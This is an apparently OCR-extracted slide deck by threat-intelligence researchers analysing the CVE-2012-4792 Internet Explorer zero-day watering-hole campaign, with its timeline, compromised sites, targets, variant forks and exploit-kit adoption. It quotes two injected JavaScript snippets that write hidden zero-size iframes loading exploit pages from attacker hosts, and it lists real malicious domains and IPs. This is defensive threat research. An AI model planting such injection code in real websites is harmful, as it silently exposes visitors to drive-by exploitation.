
BIG BANG THEORY OF CVE-2012-4792

Jindřich Kubec, Director of Threat Intelligence at Avast!
Eric Romang, Independent Researcher


Guten Tag, Hello

Agenda



Website type	Country	Code type	Sample date
		DWORD	2013/01/03

			en-us
ww		X	
get. server.com	X	X	X
www.hnbc123.com	X	X	X
www.alljap.net			
goddess.nexon.com.au	X	X	X
pqtools.eaton.com	X	X	X
www.capstoneturbine.com	X	X	X
173.224.221.166	X	X	X
www.cfr.org - 21/12	X	X	X




BAZINGA!

Now for something ~~completely~~ slightly different

CVE-2012-4792 Phases


- We'll use Big Bang terminology

1) 7/12 to 27/12 : Very early phase
2) 27/12 to 2/01 : Early phase
3) 2/01 to 26/01 : Structure formation phase
4) 26/01 to … : Ultimate fate phase

Very early phase

- First written about on 27th December 2012 in Washington Free Beacon
- Said to attack Council on Foreign Relations (CFR) on 26th December.
- Using Google queries, CleanMX, urlQuery and avast's CommunityIQ stats we got to 7th December.
- At minimum 8 websites involved

Very early phase - 0day description



Very early phase - Code changes

- Changes were done live on the targets

  Example: On alljap.net code was modified multiple time from 7 to 14 Dec via free VPN service.
- Progression in time of targeted languages
  1. Initial zh-cn, zh-tw and en-us
  2. Added ja, ru
  3. Added ko
- Implementation in time of basic hidding technics

Very early phase - Time resonance

- Capstone Turbine:
  - Found delivering *config.html* IE8 0day the 18 December
  - CLEAN MX report same *config.html* file on Capstone Turbine for 19 September but for IE8 0day CVE-2012-4969
  - Capstone Turbine website was used for multiple campaigns in 2012.

Very early phase - Time resonance

- get.adobe-server.com:
  - Found delivering IE8 0day the 12 December
  - C&C server also used in March 2013 incident in a PlugX variant against IHS.com
- hnbc123.com:
  - Found delivering IE8 0day the 12 December
  - Identic Key Logger used in August 2012 against South-Korean governmental agencies

Very early phase - Time resonance

- Elderwood code Structure and technics:
  - CVE-2012-1875 (May IE 0day)
  - CVE-2012-1889 (June Microsoft XML 0Day)
  - CVE-2012-4792 (September IE 0day)

Very early phase targets

Website	Website Type	Country
CFR.org	Think Tank	United States
Tibet.net	Dissident	Tibetan
Hnbc123.com	Dissident	China
GBN.com	Consulting	United States
goddess.nexon.com.au	IT and Communications	Australia
pqtools.eaton.com	IT and Communications	Australia
capstoneturbine.com	Energy Manufacturer	United States
ecology-hs.muctr.ru	Research Institution	Russia
kgu.muctr.ru	Research Institution	Russia
kvm.muctr.ru	Research Institution	Russia
nano.muctr.ru	Research Institution	Russia
www.nsc.ru	Research Institution	Russia
biomaterialscenter.muctr.ru	Research Institution	Russia
Alljap.net	Car Dealer	Australia

Early phase

- No more support of Office ASLR bypass
- Full targeted languages support
- Uygurunsesi.com also used previously for CVE-2012-4969 IE 0day
- Yahcoo.net C&C also used previously for CVE-2012-4969 IE 0day
- Emergence of DWORD variant, javascript exploit kit first seen with CVE-2011-1996

Early phase targets

Website	Website Type	Country
philam.com.tw	Travel Agency	Taiwan
uygurunsesi.com	Dissident	Uyghur
hkdailynews.com.hk	Media	Hong-Kong
homeweb.zzl.org	Hosting	United States

Structure formation phase

- Metasploit fork emergence
  - *ie_cbutton_uaf*
- Exodus Intel fork emergence
  - HTML+TIME ASLR bypass
- DOITYOUR fork emergence
- Target languages removal for all variants

Structure formation phase targets

Website	Website Type	Country	Code Type
gooogle4m.20m.com	Hosting Website	US	DWORD
h.sa.gy	Hosting Website	KR	CFR VARIANT
tibetburning.tibetanyouthcongress.org	Tibetan	US	CFR VARIANT
woman.esmtp.biz	Hosting Website	N.A.	CFR VARIANT
naedco.com	Oil & Gas Company	US	CFR
cpdc.com.tw	Oil & Gas Company	TW	DOITYOUR
cptwn.com.tw	Company	TW	DOITYOUR
instrumentenkasten.dfg.de	Foundation	DE	DOITYOUR
itms.jp	Travel Agency	US	DOITYOUR
humanrightyahoo.com	Hosting Website	HK	DOITYOUR
minivanclub.com	Cars Club	US	DOITYOUR
dintaifung.tw	Political Dissident	TW	DWORD
oceanjetclub.com	Travel Agency	JP	METASPLOIT
rotary-eclubtw.com	Hosting Website	US	DOITYOUR
axxen.co.kr	Unknown	KR	EXODUS
e-yepper.com	Medicine	KR	EXODUS
98.129.119.156	Hosting Website	US	DOITYOUR
98.129.42.205	Hosting Website	US	DOITYOUR
kandroid.org	Development Community	KR	DOITYOUR
newsite.acmetoy.com	Hosting Website	SG	DOITYOUR
203.184.192.173	Hosting Website	HK	DWORD
humanrightyahoo.com	Hosting Website	HK	EXODUS
worldwide.harvard.edu	University	US	DOITYOUR
vawung.com	Political Dissident	MO	DOITYOUR
3dvideo.ru	Hosting Website	RU	DOITYOUR

Ultimate fate phase

- 26 January integrated into Cool EK
- 9 February integrated into CritXPack
- 15 April into Gong Da EK

Another 0day description

- CVE-2013-0422 Java 0day was discovered exploited in the wild in EKs the 10 January
- But, IHS.com was targeted in December with this 0day and incident only discovered in March.
- Also United Nations Publications (unp.un.org) was targeted in end of December with this 0day.

Reporters Without Borders

- 22 January RWB also targeted with CVE-2012-4792 and CVE-2013-0422 DOITYOUR variant.

```
function doWrite(){

    if (navigator.appName == "Microsoft Internet Explorer" && navigator.appVersion.match(/8./i)=="8."){
     document.writeln("<iframe src=http://newsite.acmetoy.com/m/d/pdf.html width=0 height=0></iframe>");
     }
      else    {

                document.write('<iframe src=http://98.129.194.210/CFIDE/debug/includes/java.html width=0 height=0></iframe>');
            document.write('<iframe src=http://newsite.acmetoy.com/m/d/javapdf.html width=0 height=0></iframe>');
          }




      }
if(getCookie('Evils') == ''){doWrite();setCookie('Evils', 'Somethingbbbbb');}
```

HK Political Parties

- 15 January multiple Hong-Kong political parties were targeted with CVE-2012-4792 and CVE-2013-0422 DOITYOUR variant

```
function setCookie(sVar, sVal){
var expires=new Date();
expires.setTime(expires.getTime()+1*24*60*60*1000);
theCookie = sVar + '=' + sVal + '; expires='+expires.toGMTString();
document.cookie = theCookie;}
function getCookie(sVar){cookies = document.cookie.split('; ');for(var i = 1; i <= cookies.length; i++){if(cookies[i - 1].split('=')[0] == sVar){return cookies[i - 1].split('=
    ')[1];}}return '';}

function doWrite(){

    if (navigator.appName == "Microsoft Internet Explorer" && navigator.appVersion.match(/8./i)=="8."){
       document.write('<iframe src=http://www.[redacted].org/board/data/m/mt.html width=0 height=0></iframe>');

    }

     else    {

       if( parseInt(deployJava.getJREs()) >0 ){

          document.write('<iframe src=http://www.[redacted].org/board/data/m/javamt.html width=0 height=0></iframe>');
       }



     }
```

Reinfections

- Exploit hosting:
  - **instrumentenkasten.dfg.de**: 6/1, 9/1, 11/1
  - **kandroid.org**: 14/1, 17/1
  - **sbc.net**: 7/1, 11/1, 15/3

- Targets:
  - **adpl.org.hk**: 13/1, 23/1, 15/3
  - **civicparty.hk**: 15/1, 12/3
  - **dphk.org**: 15/1, 11/3
  - **newcenturynews.com**: 11/1, 23/1, 11/3
  - **wforum.com**: 22/1, 10/3, 11/3, 16/3

Not impressed

Code quality

- Quite lame
- Integration of exploits very basic
- Very static
- No encryption at all in early phases
- Lots of reused patterns
- Easy to connect to old campaigns

Attribution

Conclusion

- Surprising on how lame attackers may be and be still successful.
- Still successfully exploited months du to lack of patch management
- Many of the servers were re-infected multiple times du to lack of administration
- Watering hole attacks is a good device for semi-lame attackers, they wait on victims.

Questions?